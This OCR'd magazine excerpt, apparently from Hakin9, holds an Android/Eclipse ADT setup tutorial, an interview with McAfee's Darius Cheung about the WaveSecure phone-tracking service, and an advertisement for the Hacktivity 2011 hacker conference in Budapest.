


Figure 8. *URL location*




Figure 9. *SDK directory*




Figure 10. *Xml, test and android files*




Figure 11. *Selecting version of Android*




Figure 12. *Package directory*




Figure 13. *Finished application*




Figure 14. *Finished application*




Figure 15. *Extension of an android project*




Figure 16. *Extension of an android project*




Figure 17. *Finished project*




Figure 18. *Finished project*

you can click browse and chose a different path. Now we will connect the android sdk to eclipse.

Downloading the ADT Plugin

Open your Eclipse and click Help ->Install new software and click “Add” button.In the Add Repository dialog that appears, enter „ADT Plugin” for the Name and the following URL is https://dl-ssl.google.com/android/eclipse/ and click the OK button.

If you have trouble acquiring theplugin, try using „http” in the Location URL, instead of „https”. We are using “https” for security concerns (Figure 8).

Then select developer and select all then next. Accept the license and click next.

In the Available Software dialog, select the checkbox next to Developer Tools and click Next.In the next window, you’ll see a list of the tools to be downloaded. Click Next.Read and accept the license agreements, then click Finish.When the installation is completed, restart Eclipse.

Configuring the ADT Plugin

After you’ve successfully downloaded the ADT plugin as described above, the next step is to modify your ADT preferences in Eclipse and to point to the Android SDK directory: Select Window > Preferencesto open the Preferences panel (Figure 8).

Select Android from the left panel.

For the SDK Location in the main panel, click Browse. And locate your downloaded SDK directory (Figure 9).

Click Apply, then OK. Now we are ready to start coding.

We can see all suitable applications in following screen .You will see Android, Test and the xml file (Figure 10).

If you don’t have an android device, you can use the virtual device to test your Android project. You can create virtual devices under Windows ->Android SDK an AVD manager and virtual devices and click new name: DuygusDevice (you cannot insert any space or character in name). When you click the target you can see which android version to install. We can select Android 2.2.You can select any other android version. You can select Android 3.0 but when you develop an application for Android 3.0 you will be limiting the number of people who can currently use your application (Figure 11).

And click avd and select the Virtual device resolution .

Now we can create a project. *File->New->Other->Android Project and Next*

Project Name=Hackin9

Sdk= you must select same version with Virtual device so we select android2.2

Package:com.duygu.hackin9 (Figure 12)

And click *finish*.

Hereis our first application (Figure 13, 14).

Run Project

The project loads into the emulator. Extensions of an android project are.apk. (Figure 15, 16).

In this tutorial, we learned how we can setup our development environment for Android.

DUYGU KAHRAMAN

is an android developer at one of the telecommunication companies in Turkey. She is working with innovation projects in research and development department. Duygu is writing news about android for android site. Also she is a volunteer android trainer and entrepreneur. In the past she worked for Microsoft and IBM, but she decided to go on with her android development career.

She wants to start her own mobile development company.

She gratuated from Istanbul Commerce University.

WAVESECURE IDEA

ABY RAO

Actually we already cover all android devices including the Samsung Galaxy, and will certainly be watching the market closely to expand support as quickly as we can to the various other devices – says Darius Cheung from McAfee in interview given too Hakin9

Darius: It was quite a classic story – one of the founders, Varun, keep losing his mobile phones. Being the engineer he is, he decided to do something about it, and created a small piece of software to lock and track the device. We worked on it and thought that fundamentally, it makes no sense to lose a mobile device ever again – it has all the technology you need, its always on, always connected, it can communicate data and location, you can remotely control the device; essentially all the pieces were there and we just needed to put it together to hopefully help prevent ever losing the device and data again. We were excited by the thought of that because losing stuff sucks. What began as a pet project seemed to be popular and we decided to go full time on it to start a company, and one step at a time, it became what it is today.

Hakin9: *Can you give us some statistics how many mobile phones are lost or stolen?*
Darius: There are numerous reports on this, McAfee's marketing department has put some of it in a info-graphic I've attached here, perhaps it can be useful. (if not hope you at least find it funny) =)
https://www.wavesecure.com/blog/post/whereHYPERLINK

Hakin9: *tenCube's clients included Singapore Police Force and the Singapore Defense Ministry. Can you tell us your experience working with police enforcement in Asia?*
Darius: It was a great experience, when we first started the company in 2005, we were quite ahead of time and most people were not that worried about the security risk of losing a mobile device yet. (to put it in context, this was before iPhone and Android even existed)

We found our early customers in the Police and Military departments since they were very sensitive about data loss and have been thinking about these issues for sometime already. So they were our customers very early on in trialing the products and in many cases help refine the specifications. We spent perhaps about 3 years working with really high security organizations, refining the technology in terms of security, robustness, scalability, etc. especially in the area of communicating over multiple wireless channels using different protocols (we were perhaps one of the earliest to use a combination of GSM technologies like SMS and IP-based communication over mobile and wifi networks, etc. to achieve a unique blend of security and robustness in the system).

Hakin9: *How different is the security landscape in Asia compared to that in United States and other western countries?*
Darius: It's really fragmented. Asia is not really just one Asia, it's a vast difference between China and Indonesia and Singapore. That said, in general, Asia is probably a little bit behind in the technology curve – it is more pragmatic but faster moving.

Hakin9: *How complicated was it to move the operations from Singapore to US?*
Darius: Well before we were acquired by McAfee, we didn't really had a major operation in the US actually. We were just starting our operations there since we saw a rapidly increasing demand, sometime in 2009, particularly with the rise of Android in North America. But two months into setting up our operations there, we were acquired by McAfee. McAfee is a truly global company, so after acquisition it wasn't so much moving operations to US, but really just reallocating resources and activities where they should be. Today our engineering efforts alone, for example, spans across US to Singapore to India to China to Japan.

Hakin9: *What advice would you give to security entrepreneurs who want to make a mark in this field which is dominated by giants such as Cisco, Symantec and McAfee?*

Darius: If you are starting a new company, perhaps a good way is to try to solve a problem that doesn't exist yet, but will be important in 3-5 years.

Hakin9: *Do you plan to expand into other mobile devices such as iPad, Samsung Galaxy or BlackBerry Playbook?*
Darius: Actually we already cover all android devices including the Samsung Galaxy, and will certainly be watching the market closely to expand support as quickly as we can to the various other devices.

Hakin9: *Did you experience challenges implementing this technology in any country? Did any local laws create a hurdle?*
Darius: Most of the localization challenges lies in adapting to mobile operator networks and devices. There are many nuances of how each operators implement their network services like data and SMS connectivity, most of the localization effort is to make sure the wireless communication pipe works as it should; also, there is a big fragmentation issue with mobile devices, where OEMs and operators often may have customized local versions of ROMs in different countries/regions, this can sometimes be problematic to adapt to as well.

Hakin9: *Has this product been global accepted?*
Darius: We believe it has. WaveSecure, and now McAfee Mobile Security, users now span more than 250 countries, and we are working with major OEM/Telco partners in every continent to bring a deeper, more complete service to users globally.

WaveSecure / and it's technology

Hakin9: *Do you think WaveSecure has superior security technology than it's competitors such as Mobile Defense and Lookout?*
Darius: We are probably not the best people to answer this question =)

But perhaps I can share what other analysts have said – pls find attached the most detailed comparison I have seen till date on the products in the market by a Swiss publication (German), I've attached the excerpt below.

Hakin9: *WaveSecure is targeted towards the Personal security market, are there any plans to come up with an enterprise version?*
Darius: McAfee actually already has an Enterprise product, called Enterprise Mobility Management (EMM) – http://www.mcafee.com/us/products/enterprise-mobility-management.aspx

Hakin9: *Is the customer data stored in the cloud?*
Darius: It is.

Hakin9: *Looks like the customer data is securely stored on a server, what security controls are in place to protect the data on the server?*
Darius: Well, the typical security you will find in any server storing critical information, ranging from physical security of the servers, to network security such as IPS, Firewall, etc. to of course the most important part is the software system security.

Hakin9: *What measure does WaveSecure take to protect the privacy of customer data?*
Darius: As above.

Hakin9: *How did you/your team go about testing the security of WaveSecure itself? What process or methodology did you follow?*
Darius: Well, actually it has evolved over time. Very early on when we were developing WaveSecure specifically to some organization's use in Police and Military, we had very specific security requirements to adhere to – a large part of the product was customized for that. And, aside from our own testing of course, many of those organizations have their own security auditors who would test the security of the WaveSecure system deployed for them.

Over time, as we have launched the consumer version for general usage, we have evolved in our testing procedures as well, including conducting penetration tests, as mentioned below.

Hakin9: *Did you have penetration testers or hackers have a go at your product? If so, what are some of lessons you learned?*
Darius: Yes, we have had penetration tests on both our live system as well as our development environment. While there were no major vulnerabilities, the resulting tome of a document helped us enhance the security of the systems overall.

Hakin9: *Were you approached by any law enforcement agency to reveal data/information about your customers?*
Darius: No.

Hakin9: *Would you like to share with us any funny/interesting mobile phone theft stories?*
Darius: The one we love the most is that one of the users in UK had his phone, his laptop, and his camera stolen. With WaveSecure and the help of the police, he actually manage to track the thief and help the police catch him and recover all three. He was real nice and blogged about it too: http://www.thefryhole.co.uk/wordpress/2010/04/dont-steal-from-a-compsci/

Other trivial – our cofounder Varun continue to lose his phones without WaveSecure installed on it regularly. He claims it's because he often has to re-install different versions of WaveSecure to test the product. But it's uncanny how often he loses his phone without WaveSecure on it.

DARIUS CHEUNG

is the Director of Consumer Mobile Technology at McAee. He currently oversees all activities for the Consumer Mobile Business Unit for McAfee globally. Dariusí teams are involved in the product development, business development, partnerships and continual innovation of the fast moving mobile product portfolio.

Darius joined McAfee in August 2010 through McAfeeís acquisition of tenCube Pte Ltd, whose flagship product WaveSecure continues to be offered by McAfee. As founder and CEO of tenCube, Darius build tenCube from the founding team of 4 to a team of 26 people in 2 locations over 5 years. He raised 2 rounds of financing, developed award-winning mobile security suite WaveSecure, gained adoption by global brand customers such as Nokia and SingTel and brought the start-up to profitability.

Darius is also an angel investor, supporter and advisor to startups, he serves as executive member at Business Angel Network Southeast Asia (BANSEA) and participated in Neoteny Labsí venture fund. Darius was previously selected for ì25 Best Young Entrepreneurs in Asiaî by Business Week and ìTop Achievers Under 25î by The Straits Times, the national newspaper of Singapore. He holds an Engineering degree in Electrical Engineering from the National University of Singapore.

HACKTIVITY

The Largest Hacker Conference in Central and Eastern Europe

September 17-18, 2011. Millenáris / HUNGARY, BUDAPEST

keynote speakers:

PETER SZOR / USA

RAOUL CHIESA / ITALY

speakers:

VIVEK RAMACHANDRAN / INDIA wireless worm - the founder of securitytube.net

ERTUNGA ARSAL / GERMANY SAP security

JOSEPH MCCRAY / USA mobile phone security - Air Force veteran

ALEXANDER KORNBRUST / GERMANY Oracle Forensic

PAVOL LUPTAK / SLOVAKIA Cryptoanarchy

YANIV MIRON / ISRAEL SCADA security

MICHELE ORRU / ITALY BEeF - Browser Exploitation Framework

WIKILEAKS POST-MORTEM

HACK THE BRAIN – PSYCHO

STUXNET

DATABASE SECURITY

CRIPTOCHIPS' SECURITY

HARDWARE HACKING

SECURITY OF VIRTUALIZATION

CRIPTOGRAPHY

LAW AND SECURITY

FIRST EUROPEAN ONLINE CERTIFIED ETHICAL HACKER (CEH) COURSE WITH NetACADEMIA

EC-Council - The Global CyberLympics - CEE finals

LOCKPICKING (NON-DESTRUCTIVE LOCK-OPENING) LECTURE AND WORKSHOP

- this year we organize CTF game again with qualifying round on the web
- wargame putting emphasis on web-vulnerabilities
- hello workshops: jump from theory to practice
- old-timer computers brought back to life and you can see them under power
- hacker road, where you can learn about the history, present and future of hacking
- separate section for the history of Hungarian hacking

AND A BIG BIG SATURDAY NIGHT PARTY

Tickets are available until 10th of September with 10% discount on www.hacktivity.com

Full prices
for adults: 60 EUR
for companies: 120 EUR

further information and registration: www.hacktivity.com

diamond sponsor: Deloitte.

gold sponsor: kancellar.hu THE INFORMATION SECURITY EXPERT

silver sponsor: ARUBA networks, biztributor, WEBSHARK

seeded media sponsor: HAKIN9 All About IT Security